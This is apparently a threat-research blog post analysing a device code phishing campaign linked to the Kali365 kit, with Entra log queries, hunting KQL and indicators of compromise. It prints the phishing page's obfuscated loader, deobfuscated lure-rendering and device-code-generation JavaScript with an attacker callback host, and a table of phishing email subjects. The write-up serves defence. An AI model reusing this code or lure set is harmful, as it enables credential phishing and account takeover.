Uuuh, a phishing email, but actually a good one! That’s what caught my attention and led me to conduct a mini investigation into a device code phishing campaign in the wild, which turned out to be a recent version of Kali365.
Device Code Phishing Recap
The attacker first starts a legitimate device code authentication request for a legitimate Microsoft first-party application. The victim is then tricked into entering the attacker’s device code on Microsoft’s real sign-in page and completing authentication, including MFA. Once approved, Entra ID issues the tokens to the attacker’s waiting session.
Campaign#
Phishing flow#

The campaign starts with a payment reminder email, sent from a compromised account with a blurred PDF attachment:
The link in the PDF is followed by a redirect through Webflow’s preview mode:

While webflow.io is already known as a LOTS (Living Off Trusted Sites) service, preview.webflow.com inherits the trust associated with the legitimate platform despite not yet being listed in the LOTS project.1 Basically, any site listed by the LOTS project could be used to serve the redirect and evade detection.
Webflow Preview Mode
In Webflow, preview mode gives you a fast, interactive way to test your site’s design as it will behave on your published site. It’s an essential tool for checking layout responsiveness, the behavior of interactions and animations, and how elements interact with one another. 2
The main phishing page is a fake OneDrive share protected by a Cloudflare Turnstile CAPTCHA. Besides filtering out automated scanners, this extra interaction makes the page feel more legitimate to the victim:


A click on “View” (Anzeigen) initiates a legitimate Microsoft Entra device code sign-in pop-up scoped to the Microsoft Authentication Broker client:

Interestingly, the device code sign-in location matches the victim’s country (Switzerland):
Exploitation activities#
Immediately after the device code sign-in, the victim’s session was apparently replayed automatically. The sign-in logs revealed a subsequent Azure CLI sign-in:

set query_now = datetime("2026-08-12T19:55:11.9594361Z");
SigninLogs
| where AuthenticationProtocol == "deviceCode"
| where ResultType == 0
| where TimeGenerated between (now() .. now(10m))
| where UserId == "c59b2ac7..."
| project-reorder AppDisplayName, ResourceDisplayName, AuthenticationProtocol, Location
From a detection perspective, the combination of Microsoft Azure CLI and the Device Registration Service is especially interesting. To my knowledge, there is no legitimate use case for this resource access.

Shortly afterward, a device named DESKTOP-E69AE5 was registered in Entra ID (AuditLogs):

set query_now = datetime("2026-08-12T19:55:11.9594361Z");
AuditLogs
| where OperationName == "Register device"
| where TimeGenerated between (now() .. now(10m))
| project-reorder OperationName, TargetResources, AdditionalDetails
The device was then used for further resource access, as shown in the AADNonInteractiveSignInLogs:
Only one Microsoft Graph request was visible in the available telemetry (MicrosoftGraphActivityLogs / GraphAPIAuditEvents):

After this, I ended the fun and revoked the affected sessions.
The attacker would likely have created malicious inbox forwarding rules and sent phishing emails. I also assume that the automated attack was terminated because my test account used a *.onmicrosoft.com MOERA domain.
Defender XDR detection#

Defender XDR fired a ‘An authentication from an IP address known to be used in device code phishing campaigns was detected.’ alert / incident based on the adversary IP address.
Phishing page analysis#
What looked like a poorly obfuscated fake OneDrive sharing page turned out to be a much more capable HTML document with clear indicators of Kali365.
<!DOCTYPE html>
<html>
    <head>
        <meta charset="UTF-8">
        <meta name="robots" content="noindex,nofollow">
        <meta name="viewport" content="width=device-width,initial-scale=1.0">
        <title>Marsh</title>
    </head>
    <body>
        <script>
            const pFDFcZMZ = globalThis[String.fromCharCode(97) + String.fromCharCode(116) + String.fromCharCode(111) + String.fromCharCode(98)].bind(globalThis);
            const wqRxBWXo = globalThis[String.fromCharCode(100) + String.fromCharCode(111) + String.fromCharCode(99) + String.fromCharCode(117) + String.fromCharCode(109) + String.fromCharCode(101) + String.fromCharCode(110) + String.fromCharCode(116)];
            // This variable contains the main script code ////////////////////////
            const yYNXncLM = "FHKP7JkpycujdGEHCu.<<VERY Large and Encoded String>>"
            ///////////////////////////////////////////////////////////////////////
            const NBSISmcR = yYNXncLM.split(':');
            const zqzOmyfq = NBSISmcR[0];
            const zBXGqoOY = parseInt(NBSISmcR[1], 10);
            const dhqGGEtV = NBSISmcR[2];
            const juFJhWiQ = pFDFcZMZ(dhqGGEtV);
            const BJNKyhZE = zBXGqoOY + juFJhWiQ.charCodeAt(0);
            function eNAlJkfy(s) {
                s = (s * 9301 + 49297) % 233280;
                return [s, s / 233280];
            }
            let doLYQZSb = BJNKyhZE
              , LVrGDIKJ = zBXGqoOY + 99;
            const zqzOmyfq2 = pFDFcZMZ(zqzOmyfq);
            let aDWRxOOB = '';
            for (let pEQGzOtU = 0; pEQGzOtU < zqzOmyfq2.length; pEQGzOtU++) {
                let lMNKUGAY = zqzOmyfq2.charCodeAt(pEQGzOtU);
                const cfDdLito = zqzOmyfq2[pEQGzOtU];
                let r1;
                [LVrGDIKJ,r1] = eNAlJkfy(LVrGDIKJ);
                const JQGaJAcr = Math.floor(r1 * 25) + 1;
                if (/[A-Za-z]/.test(cfDdLito)) {
                    const BFFmQmNP = cfDdLito <= 'Z' ? 65 : 97;
                    lMNKUGAY = ((lMNKUGAY - BFFmQmNP - JQGaJAcr + 260) % 26) + BFFmQmNP;
                }
                let r2;
                [doLYQZSb,r2] = eNAlJkfy(doLYQZSb);
                const jDoxIwwb = Math.floor(r2 * 256);
                aDWRxOOB += String.fromCharCode(lMNKUGAY ^ jDoxIwwb);
            }
            wqRxBWXo[String.fromCharCode(119) + String.fromCharCode(114) + String.fromCharCode(105) + String.fromCharCode(116) + String.fromCharCode(101)](aDWRxOOB);
        </script>
    </body>
</html>
Deobfuscating the document revealed some interesting details.
Platforms#
The adversary infrastructure supports device code phishing for both Microsoft and Google:
https://www.google.com/devicehttps://login.microsoftonline.com/common/oauth2/deviceauth
function buildPollScript(sessionId, gotCode, cookieLureUrl, isGoogleDC, exitUrl) {
    const loginUrl = isGoogleDC ? 'https://www.google.com/device' : 'https://login.microsoftonline.com/common/oauth2/deviceauth';
    const loginWin = isGoogleDC ? 'glogin' : 'mslogin';
    const statusPath = isGoogleDC ? '/api/google/status/' : '/api/status/';
    const safeExitUrl = exitUrl || '';
}
Lures and Translation#
The script also includes a lure translation map (LURE_TRANS) for campaigns targeting both Microsoft and non-Microsoft SaaS apps:

By further analyzing the available lures, which are implemented “nicely” (in software development terms) using the builder pattern,3 and combining them with the lure translations, we get a list of available lures and active campaigns:
| Lure | Example Lure subject (mail) |
|---|---|
ms_admin | An administrator has flagged an issue requiring your attention. |
ms_security | Unusual sign-in activity was detected. |
ms_teams_meeting | {sender} invited you to join a Teams meeting. |
ms_forms | {sender} shared a form for you to complete. |
ms_planner | {sender} assigned you a task. |
ms_calendar | {sender} sent you a calendar invite. |
ms_powerautomate | A flow triggered by {sender} needs your sign-in. |
ms_sway | {sender} shared a Sway with you. |
ms_stream | {sender} shared a video. |
ms_whiteboard | {sender} invited you to collaborate. |
ms_bookings | {sender} made a booking requiring confirmation. |
ms_intune | Your device does not meet compliance policies. |
ms_yammer | {sender} mentioned you in a post. |
ms_loop | {sender} invited you to a workspace. |
ms_copilot | {sender} shared a Copilot conversation. |
ms_todo | {sender} shared a task list. |
ms_onedrive_biz | {sender} shared a file. |
ms_sharepoint_news | {sender} published a news article. |
ms_teams_approval | {sender} submitted a request. |
ms_password_reset | Your organization requires a password reset. |
ms_mfa_setup | Your organization requires multi-factor authentication. |
ms_quarantine | Messages have been quarantined by security policy. |
google_drive | {s} shared a document with you |
adobe | Document requires your review |
dropbox | {s} shared a document with you |
docusign | Review Document |
The LURE_TRANS map references the following languages:
- English (en)
- Dutch (nl)
- German (de)
- French (fr)
- Spanish (es)
- Portuguese (pt)
- Italian (it)
- Turkish (tr)
- Polish (pl)
- Russian (ru)
- Japanese (ja)
- Korean (ko)
- Chinese (zh)
- Arabic (ar)
I dumped an extract of all extracted lures on my ITDR GitHub Repo. This allows for threat hunting with KQL across your Microsoft Security stack or Azure Data Explorer dumps.

// Parse E-Mail Subjects from Kali365 Lures / Campaigns
externaldata(Payload: dynamic)
[
h@'https://raw.githubusercontent.com/nicolonsky/ITDR/refs/heads/main/Watchlists/lure-trans.json'
]
with (
format = "multijson",
ingestionMapping = '[{"Column":"Payload","Properties":{"Path":"$"}}]'
)
| mv-expand kind=array LanguageEntry = Payload
| extend
    Language = tostring(LanguageEntry[0]),
    Translations = LanguageEntry[1]
| mv-expand kind=array TranslationEntry = Translations
| project
    Language,
    Key = tostring(TranslationEntry[0]),
    Value = tostring(TranslationEntry[1])
| order by Language asc
// Only get subject lines
| where Key endswith "_s"
| extend SanitizedSubject = replace_regex(Value, '{sender} ', '')API#
The backend API called by the client-side JavaScript includes the following routes:
Fetch lure status:
/api/status/<ID>(only returns in progress/pending)Fetch lure configuration:
/api/lure-config/<LureId>Generate new device codes:
/api/generate(calls the Microsoft device code endpoint)
The deobfuscated and truncated javascript contains some of these instructions, including the hardcoded lure-config:
function _renderLure(config, userCode, sessionId, verifyUriComplete, gotCode, cookieLureUrl, exitUrl) {
    const builders = { onedrive: buildOneDrivePage, sharepoint: buildSharePointPage, teams: buildTeamsPage, outlook: buildOutlookPage, voicemail: buildVoicemailPage };
    if (config.design === 'direct' && gotCode && userCode) { html = buildDirectPage(userCode, sessionId, gotCode, cookieLureUrl, exitUrl) } else {
        var builder = builders[config.design] || buildOneDrivePageV2; if (config.design === 'onedrive') { builder = buildOneDrivePageV2 } else
            if (config.design === 'sharepoint') { builder = buildSharePointPageV2 } html = builder(config, userCode, sessionId, verifyUriComplete, gotCode, '', cookieLureUrl, exitUrl)
    }
    const LURE = 'XXXXX';
    let config = {
        "design": "onedrive", "doc_type": "pdf", "sender_name": "REDACTED",
        "doc_title": "Zahlungsbest\\u00e4tigung.pdf", "cookie_lure_url": "", "flow_type": "device_code", "exit_url":
            "https://hookkoo.com/qw/", "capture_mode": "cookies", "region": "de", "ngc_provision": 1
    };
    let userCode = 'FFRXMCPW9', sessionId = 5386, verifyUriComplete = 'https://login.microsoftonline.com/common/oauth2/deviceauth?otc=FFRXMCPW9', gotCode = true;
    const cookieLureUrl = config.cookie_lure_url || '';
    const exitUrl = config.exit_url || ''; if (gotCode) { _renderLure(config, userCode, sessionId, verifyUriComplete, gotCode, cookieLureUrl, exitUrl); return }
    (async function () {
        try {
            const r = await fetch('/api/lure-config/' + LURE); if (r.ok) config = await r.json();
        } catch (e) { } for (let a = 0; a < 3 && !gotCode; a++) {
            try {
                if (a > 0) await new
                    Promise(r => setTimeout(r, 1500)); const r = await
                        fetch('/api/generate?lure=' + LURE, { method: 'POST', headers: { 'Content-Type': 'application/json' } });
                const d = await r.json(); if (d.success) { userCode = d.user_code; sessionId = d.session_id; verifyUriComplete = d.verification_uri_complete || verifyUriComplete; gotCode = true; }
            } catch (e) { }
        }
        _renderLure(config, userCode, sessionId, verifyUriComplete, gotCode, config.cookie_lure_url || '', config.exit_url || '');
    })();
}

Based on these indicators and publicly available research4 5 6, the tooling seems to be a variant of the Kali365 toolkit. This is also backed by visiting the /login route:
Recap#
The scale and maturity of currently available phishing-as-a-service (PhaaS) toolkits are impressive. This campaign combined trusted hosting services, localized lures, legitimate Microsoft sign-in pages, and automated post-authentication activity to make the attack both convincing and effective.
Ah, and of course, you should block device code flow for your users with Conditional Access, as recommended by Microsoft7.
IoCs#
hxxps://dx8qpkj15v[.]theprofessionalstandard[.]dehxxps://rm812m37c6[.]trustworthyvisits[.]dehxxps://zuum8ddp92[.]interactivebusinesshub[.]dehxxps://hookkoo[.]com(hardcoded as reply URL after device code authentication)43[.]166[.]240[.]137
Living Off Trusted Sites (LOTS) Project - *.webflow.io ↩︎
Webflow - Preview mode ↩︎
Refactoring Guru - Builder design pattern ↩︎
AnyRun Kali365 Targets US Organizations with Data Theft via Device Code Phishing ↩︎
AnyRun Kali365 tagged submission ↩︎
Microsoft Learn - Block authentication flows with Conditional Access policy ↩︎